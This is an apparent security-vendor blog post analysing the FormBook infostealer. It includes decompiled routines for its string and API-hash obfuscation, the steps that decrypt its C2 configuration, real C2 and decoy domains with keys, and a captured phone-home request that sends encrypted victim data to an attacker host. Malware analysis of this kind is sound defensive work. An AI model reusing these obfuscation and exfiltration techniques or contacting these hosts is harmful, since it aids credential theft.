The Formidable FormBook Form Grabber

arbornetworks.com/blog/asert/formidable-formbook-form-grabber/

NETSCOUT Blog

by ASERT Team on September 20th, 2017

More and more we've been seeing references to a malware family known as FormBook. Per its advertisements it is an infostealer that steals form data from various web browsers and other applications. It is also a keylogger and can take screenshots. The malware code is complicated, busy, and fairly obfuscated--there are no Windows API calls or obvious strings. This post will start to explore some of these obfuscations to get a better understanding of how FormBook works.


Samples

The main sample used for this analysis is available on the KernelMode.info forum or on VirusTotal. It is version 2.9 of FormBook. Two other samples are referenced as well:

- FormBook 3.0
- FormBook 2.6

Building Blocks

Let us start with three building blocks that will be used in later sections. First, most of FormBook's data is stored encrypted in various locations--we'll call these "encbufs". Encbufs vary in size and are referenced with functions similar to this:




```
03380FA7
03380FA7
03380FA7
03380FA7                      get_config_encbuf_205 proc near
03380FA7 E8 00 00 00 00                      call    $+5
03380FAC 58                                  pop     eax
03380FAD C3                                  retn
03380FAD                      get_config_encbuf_205 endp
03380FAD
```

This is a shellcoding technique to determine which address a piece of code is running at. In this example, the function will return 0x3380FAC. The encbuf will start two bytes after the returned address—jumping over the pop and retn instructions. Every encbuf starts with what looks like a normal x86 function prologue—push ebp; mov ebp, esp—but this is trickery. If you continue to disassemble this code, it quickly becomes gibberish: The second and third building blocks are decryption functions—decrypt_func1 and decrypt_func2 respectively. Decrypt_func1 iterates through the encrypted data and depending on the byte value copies a certain amount of data from certain offsets of the encrypted data to the plaintext data. Note: the length value passed to this function is the length of the plaintext. The length of the encrypted data isn't explicitly stated. The other decryption function, decrypt_func2, can be broken up into three rounds: subtractions, RC4, and then additions. We've implemented both of these functions in a Python class, which can be found on GitHub.


Windows API Calls

All calls to the Windows API are done at run time via function name hashing. The hashing algorithm is CRC32, though it is not the CRC32B version as implemented in Python's binascii.crc32 function. We used the Crc32Bzip2 function from the Python module crccheck to generate the correct values. Function names are converted to lowercase before hashing. For some of the API calls, the hashes are hardcoded into the code. An example would be 0xf5d02cd8, which resolves to ExitProcess. A listing of a bunch of Windows API function names and their corresponding hashes is available on GitHub. For other calls, the API hash is fetched from an encbuf using a convoluted mechanism that can be separated into two steps. First, the encbuf containing the hashes is decrypted. This requires two other encbufs, the decryption functions from above, and some SHA1 hashing:



```
_BYTE *__cdecl get_decrypt_hashes_encbuf(s_main *s_main)
{
  signed int v1; // eax@1
  int v2; // eax@1
  signed int v3; // eax@1
  char encbuf_config_205; // [esp+Ch] [ebp-138h]@1
  char v6; // [esp+Dh] [ebp-137h]@1
  _DWORD v7[26]; // [esp+DCh] [ebp-68h]@1

  encbuf_config_205 = 0;
  memset_like(&v6, 0, 206u);
  v1 = get_encbuf_config_205();
  decrypt_func1(&encbuf_config_205, v1 + 2, 205u);
  v2 = get_encbuf_hashes_856();
  decrypt_func1(&s_main->encbuf_hashes_856, v2 + 2, 856u);
  v3 = get_encbuf_key_20();
  decrypt_func1(&s_main->encbuf_key_20, v3 + 2, 20u);
  sha1_init(v7);
  sha1_update(v7, &encbuf_config_205, 205);
  sha1_final(v7);
  strncpy_like(&s_main->encbuf_config_205_df_sha1, v7, 20);
  decrypt_func2(&s_main->encbuf_hashes_856, 856u, &s_main->encbuf_config_205_df_sha1);
  sha1_init(v7);
  sha1_update(v7, &s_main->encbuf_key_20, 20);
  sha1_final(v7);
  decrypt_func2(&s_main->encbuf_hashes_856, 856u, v7);
  sha1_init(v7);
  sha1_update(v7, &s_main->encbuf_hashes_856, 856);
  sha1_final(v7);
  return decrypt_func2(&s_main->encbuf_key_20, 0x14u, v7);
}
```

The second step is specifying an index into the decrypted encbuf and decrypting the hash:




```
s_main *__cdecl get_hash_by_index(s_main *s_main_then_hash, int index)
{
  int *encbuf_key_20; // ST08_4@1

  encbuf_key_20 = &s_main_then_hash->encbuf_key_20;
  s_main_then_hash = *(&s_main_then_hash->encbuf_hashes_856 + index);
  decrypt_func2(&s_main_then_hash, 4u, encbuf_key_20);
  return s_main_then_hash;
}
```

A listing of indexes, hashes, and their corresponding functions is available on GitHub. There are six additional API calls where the hashes are stored in a separate encbuf. We'll point this encbuf out in another section, but they map to the following network related functions:

- socket (0x46a9bfc5)
- htons (0xe9cef9bb)
- WSAStartup (0xa83c6f74)
- send (0x6e3cd283)
- connect (0x8c9cf4aa)
- closesocket (0x4194fdf)

Strings Strings are obfuscated in two ways. Some of them are built a DWORD at a time on the stack:




```
0336C56A C7 45 AC 77 77+        mov     [ebp+www_google_com], '.www'
0336C571 C7 45 B0 67 6F+        mov     [ebp+var_50], 'goog'
0336C578 C7 45 B4 6C 65+        mov     [ebp+var_4C], 'c.el'
0336C57F 66 C7 45 B8 6F+        mov     [ebp+var_48], 'mo'
0336C585 C7 45 E0 77 77+        mov     [ebp+www_microsoft_com], '.www'
0336C58C C7 45 E4 6D 69+        mov     [ebp+var_1C], 'rcim'
0336C593 C7 45 E8 6F 73+        mov     [ebp+var_18], 'foso'
0336C59A C7 45 EC 74 2E+        mov     [ebp+var_14], 'oc.t'
0336C5A1 C6 45 F0 6D            mov     [ebp+var_10], 'm'
```

The rest are stored in an encbuf. The strings encbuf is first decrypted using decrypt_func1. The decrypted encbuf contains an array of variable length encrypted strings, which can be represented like:


```
struct {
    BYTE size;
    BYTE *encrypted_string[size];
}
```

A particular string is referenced by an index number and is decrypted using decrypt_func2: A listing of the decrypted strings and their indexes are available on GitHub. **Command and Control (C2) URLs** The C2 URLs are stored in a “config” encbuf and the mechanism to get at them are convoluted and spread out over multiple functions. The first step of the mechanism is to figure out what process the injected FormBook code is running in. Depending on the injected process, a C2 index is saved and a 20-byte key is extracted from an encbuf and decrypted. Here is the snippet of code for when FormBook is running in explorer.exe:




```
hash = get_hash_by_index(s_main, 123);        // explorer.exe
if ( cmp_crc32(hash, &proc_name_lower) )
{
  *(s_main_field_xc84 + 0x14) = 5;            // s_main field 0xc98 which is s_main->which_proc elsewhere
  v6 = get_encbuf_explorer_exe_key_20();
  return decrypt_func1(s_main_field_xc84 + 0x456, v6 + 2, 20u);
}                                             // s_main field 0x10da which is s_main->proc_specific_c2_key_20 elsewhere
```

Next, the config encbuf goes through a series of decryption steps:




```
figure_out_what_proc_injected_in(s_main, &s_main->field_C84);
which_proc = s_main->which_proc;            // field 0xc98
if ( which_proc )
{
  if ( which_proc <= 5 )
    proc_specific_c2_index = which_proc - 1;
  v41 = 0;
  v42 = 0;
  v43 = 0;
  v44 = 0;
  v45 = 0;
  v46 = 0;
  s205.field_0 = 0;
  memset_like(&s205.field_1, 0, 206u);
  encbuf_config_205 = get_encbuf_config_205();
  decrypt_func1(&s205, encbuf_config_205 + 2, 205u);
  encbuf_key_20 = get_encbuf_key_20();
  decrypt_func1(&s_main->encbuf_key_20_df + 2, encbuf_key_20 + 2, 20u);
  decrypt_s205(&s205);
  strncpy_like(&s_main->inner_hashes, &s205.field_A9, 36);// 6 inner hashes encbuf
  strncpy_like(&s_main->encrypted_c2_host, &s205 + 26 * proc_specific_c2_index, 26);
  decrypt_func2(&s_main->encrypted_c2_host, 26u, &s_main->encbuf_key_20_df + 2);
```

Note: in the “Windows API Calls” section above we mentioned that six of the hashes were stored in a separate encbuf. In the screenshot above, we’ve made a comment where this encbuf comes from. The “decrypt_s205” function contains more decryption:




```
_BYTE *__cdecl decrypt_s205(_BYTE *s205)
{
  signed int encbuf_strings_1282; // eax@1
  char encbuf_strings_1282_df; // [esp+0h] [ebp-56Ch]@1
  char v4; // [esp+1h] [ebp-56Bh]@1
  char encbuf_strings_1282_df_sha1; // [esp+504h] [ebp-68h]@1

  encbuf_strings_1282_df = 0;
  memset_like(&v4, 0, 1283u);
  encbuf_strings_1282 = get_encbuf_strings_1282();
  decrypt_func1(&encbuf_strings_1282_df, encbuf_strings_1282 + 2, 1282u);
  sha1_init(&encbuf_strings_1282_df_sha1);
  sha1_update(&encbuf_strings_1282_df_sha1, &encbuf_strings_1282_df, 1282);
  sha1_final(&encbuf_strings_1282_df_sha1);
  return decrypt_func2(s205, 205u, &encbuf_strings_1282_df_sha1);
}
```

At this point, the config encbuf is decrypted, but the C2s are still obfuscated. Note that up to six C2s can be referenced depending on which process FormBook is running in. The final step is one more round of decryption using the process specific key from the first step:




```
decrypt_func2(&s_main->encrypted_c2_host, 26u, &s_main->proc_specific_c2_key_20 + 2);
```

Iterating through the possible C2 offsets and keys for the analyzed sample we get:




```
offset: 0
key (hex encoded): 95088be0f570fccabebb64f8404da497845c2931
c2: www.bella-bg.com/private/
offset: 26
key (hex encoded): 8054c12b8c7aad921acff717a1370657dada6f60
c2: www.bella-bg.com/private/
offset: 52
key (hex encoded): 2fcb0e7171e85602c901e504f13c5b6aa3b76de8
c2: www.bella-bg.com/private/
offset: 78
key (hex encoded): 527035fb1962cc29f1f11b8a2688ee870c814ae2
c2: www.bella-bg.com/private/
offset: 104
key (hex encoded): ee4501f747b4834134c7f71f2a738bd8e4d108dd
c2: www.bella-bg.com/private/
offset: 130
key (hex encoded): a07da94f8b3c2dc17ae12b3fda71a68fea85e1b6
c2: www.bella-bg.com/private/
```

Initially we thought there would be up to six different C2s encrypted with different keys, but it’s just the same C2. This was the case for all the other samples we spot-checked as well. **Decoy C2 URLs?** While reviewing a sandbox run of a FormBook 3.0 sample, we noticed phone home traffic to multiple C2s:




```
http://www.howtofixyourshoulder.com/dr/?id=gCqdDQtQ5tn9nFXohE9V1Y1sJ9BbTUPQsvRdC7fwEmvK7VcfvgUjGC4Wv1lZu2jjG74.
http://www.limestonetoken.com/dr/?id=gCqdDQtQ5tn9nFXohE9V1Y1sJ9BbTUPQsvRdC7fwEmvK7VcfvgUjGC4Wv1lZu2jjG74.
http://www.netfxxx.com/dr/?id=gCqdDQtQ5tn9nFXohE9V1Y1sJ9BbTUPQsvRdC7fwEmvK7VcfvgUjGC4Wv1lZu2jjG74.
http://www.yuspafornevada.info/dr/?id=gCqdDQtQ5tn9nFXohE9V1Y1sJ9BbTUPQsvRdC7fwEmvK7VcfvgUjGC4Wv1lZu2jjG74.
```

But when we extracted the C2s from its config encbuf we got a completely different C2:



```
offset: 0
key (hex encoded): e4387739e5b8acb463b789d70faeed1074914b18
c2: www.allixannes.info/dr/
offset: 24
key (hex encoded): 35050bc896ce2d2e3e8630e03c953290475d58e1
c2: www.allixannes.info/dr/
offset: 48
key (hex encoded): 4ab570792099d5579b1f9367ccadcc547e6a5b9e
c2: www.allixannes.info/dr/
offset: 72
key (hex encoded): 04f2b6ec354e19a3b423e1b7752936c27cdfec53
c2: www.allixannes.info/dr/
offset: 96
key (hex encoded): e87eab88312b4edfae708a495aedd080d74b749b
c2: www.allixannes.info/dr/
offset: 120
key (hex encoded): b3720ee0ebfc21d9ade9faaa6294dba1ece5590f
c2: www.allixannes.info/dr/
```

Digging further into this, we noticed that starting in this version there were additional encrypted strings. These can be seen in this listing on GitHub. In particular starting at index 78 there are 64 seemly random domains (including the ones seen in our sandbox run). Tracing these strings in the code we see that 15 of these are randomly selected into an array and then one of them is randomly replaced with the C2 from the config encbuf. At a quick glance there doesn’t seem to be any overlap of these domains from sample to sample. They all seem to be registered, but by different entities. Some of them show up in search engines with benign looking data, but most return HTTP “page not found”s. For now, our theory is that these are randomly chosen decoy C2s. **C2 Communications** FormBook uses HTTP—both GETs and POSTs—for C2. An example of the initial phone home looks like this:


Wireshark · Follow HTTP Stream (tcp.stream eq 0) · AML-51870491

```
GET /private/?id=K5-9L200a0Q6j1YRjRwBYi2Z4bcJSYwtWtv9uYn51aJC88q7r5ielNAVTVWE3EO0730. HTTP/1.1
Host: www.bella-bg.com
Connection: close
```


1 client pkt, 0 server pkts, 0 turns.

10.74.39.100:1039 → 216.158.236.123:80 (141 bytes)

Show and save data as ASCII


Find:
Find Next
Help
Filter Out This Stream
Print
Save as…
Back
Close

The query parameter “id” contains data encrypted with the following process:



```
w_rc4(user_data, user_data_len, &s_main->comms_key + 2);
base64_encode(user_data_b64, user_data, user_data_len);
user_data_b64_len = strlen_like(user_data_b64);
v50 = user_data_b64_len;
transform_b64_chars(user_data_b64, user_data_b64_len);
```

Unlike other parts of FormBook, the generation of the “comms_key” is easy—it boils down to the SHA1 digest of the C2. Using a Python snippet, the communications key for the analyzed sample can be generated like this:



```
[(Pdb) sha1 = hashlib.new("sha1")
[(Pdb) sha1.update("www.bella-bg.com/private/")
[(Pdb) comms_key = struct.pack(">IIIII", *struct.unpack("IIIII", sha1.digest()))
[(Pdb) comms_key
'\xdb\x1e\xa3\xb2\x18\xf1^\xf8\xd0qNs\xa5\xae{V\xd5\xf4i\x8b'
```

The “transform_b64_chars” function does the following character transformation:

- + -> -
- / -> _
- = -> .

The encrypted data from above looks like this once decrypted:

```
FBNG:DDE857B32.9:Microsoft Windows XP x86:QWRtaW4=
```

